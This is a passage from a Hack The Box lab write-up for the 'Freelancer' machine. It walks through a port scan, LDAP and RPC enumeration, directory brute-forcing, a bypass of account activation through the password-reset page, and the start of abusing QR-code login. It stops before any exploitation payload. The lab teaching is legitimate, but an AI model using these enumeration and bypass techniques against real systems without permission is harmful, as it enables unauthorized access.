HTB-Freelancer

Information Gathering

Rustscan

Rustscan find several ports open. Based on the open ports, this machine seems to be a **domain controller**:

```
rustscan --addresses 10.10.11.5 --range 1-65535
```

```
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack
80/tcp    open  http             syn-ack
88/tcp    open  kerberos-sec     syn-ack
135/tcp   open  msrpc            syn-ack
139/tcp   open  netbios-ssn      syn-ack
389/tcp   open  ldap             syn-ack
445/tcp   open  microsoft-ds     syn-ack
464/tcp   open  kpasswd5         syn-ack
593/tcp   open  http-rpc-epmap   syn-ack
636/tcp   open  ldapssl          syn-ack
3268/tcp  open  globalcatLDAP    syn-ack
3269/tcp  open  globalcatLDAPssl syn-ack
5985/tcp  open  wsman            syn-ack
9389/tcp  open  adws             syn-ack
47001/tcp open  winrm            syn-ack
49664/tcp open  unknown          syn-ack
49665/tcp open  unknown          syn-ack
49666/tcp open  unknown          syn-ack
49667/tcp open  unknown          syn-ack
49669/tcp open  unknown          syn-ack
49670/tcp open  unknown          syn-ack
49671/tcp open  unknown          syn-ack
49672/tcp open  unknown          syn-ack
49675/tcp open  unknown          syn-ack
55297/tcp open  unknown          syn-ack
64252/tcp open  unknown          syn-ack
64256/tcp open  unknown          syn-ack
```

Enumeration

LDAP - TCP 389

We will first enumerate **LDAP**.

Let's query base **namingcontexts**:

```
ldapsearch -H ldap://10.10.11.5 -x -s base namingcontexts
```

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ ldapsearch -H ldap://10.10.11.5 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=freelancer,DC=htb
namingcontexts: CN=Configuration,DC=freelancer,DC=htb
namingcontexts: CN=Schema,CN=Configuration,DC=freelancer,DC=htb
namingcontexts: DC=DomainDnsZones,DC=freelancer,DC=htb
namingcontexts: DC=ForestDnsZones,DC=freelancer,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Domain name is discovered to be **freelancer.htb** and we have added it to `/etc/hosts`.

We have tried null-bind on the "DC=freelancer,DC=htb", but it was denied:

```
ldapsearch -H ldap://10.10.11.5 -x -b "DC=freelancer,DC=htb"
```

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ ldapsearch -H ldap://10.10.11.5 -x -b "DC=freelancer,DC=htb"
# extended LDIF
#
# LDAPv3
# base <DC=freelancer,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090C77, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
```

RPC - TCP 135


RPC accepts null login but running commands are denied:

```
rpcclient -U "" -N 10.10.11.5
```

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ rpcclient -U "" -N 10.10.11.5
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> querydispinfo
result was NT_STATUS_ACCESS_DENIED
```

HTTP - TCP 80

freelancer.htb is a website about finding job:



Feroxbuster find bunch of new paths, and `/admin` stand out:

`feroxbuster -u http://freelancer.htb -n -C 404`


```
503      GET        7l       13w      197c http://freelancer.htb/install
301      GET        0l        0w        0c http://freelancer.htb/admin => http://freelancer.htb/admin/
503      GET        7l       13w      197c http://freelancer.htb/catalog
```

Unfortunately, `/admin` access is denied. We would have to come back with different privilege.

Let's enumerate the website more.

Looking around, we discovered that `/accounts/profile/visit/<number>` brings us to a profile page for a specific user:


`http://freelancer.htb/accounts/profile/visit/3/`



`/accounts/profile/visit/2/` is a page for the **admin**:


Now let's check on login features.

We will create a random user account through `/employer/register/`:




It seems like admin team has to review the account registration submission and send back email in order for us to successfully activate the account.

However, HTB machines doesn't interact with the open interent so there is no method for the admin team to send us back the email regarding activation.




Enumerating more, we discovered a way on how to bypass registration activation issue.

Let's go to login page and move on to "Forgot your password?":




Fill out the information used for registration:

`http://freelancer.htb/accounts/recovery/`




We are led to page where we can reset the password:



We have changed the password to another one.


For some reason, after resetting the password, we are able to bypass registration activation step and signin to the dashboard as the registered user:




Dashboard Access as Admin

Let's move on to the profile page on the dashboard:

`http://freelancer.htb/accounts/profile/`




On the most left menu bar, we see a tab for **QR-Code**:



QR Code allows the user to login without needing any credentials:

`http://freelancer.htb/employer/otp/qrcode/`




Let's abuse this QR code login feature.


We will download the QR code and pass it to CyberChef.

CyberChef decrypts the qr code to text:

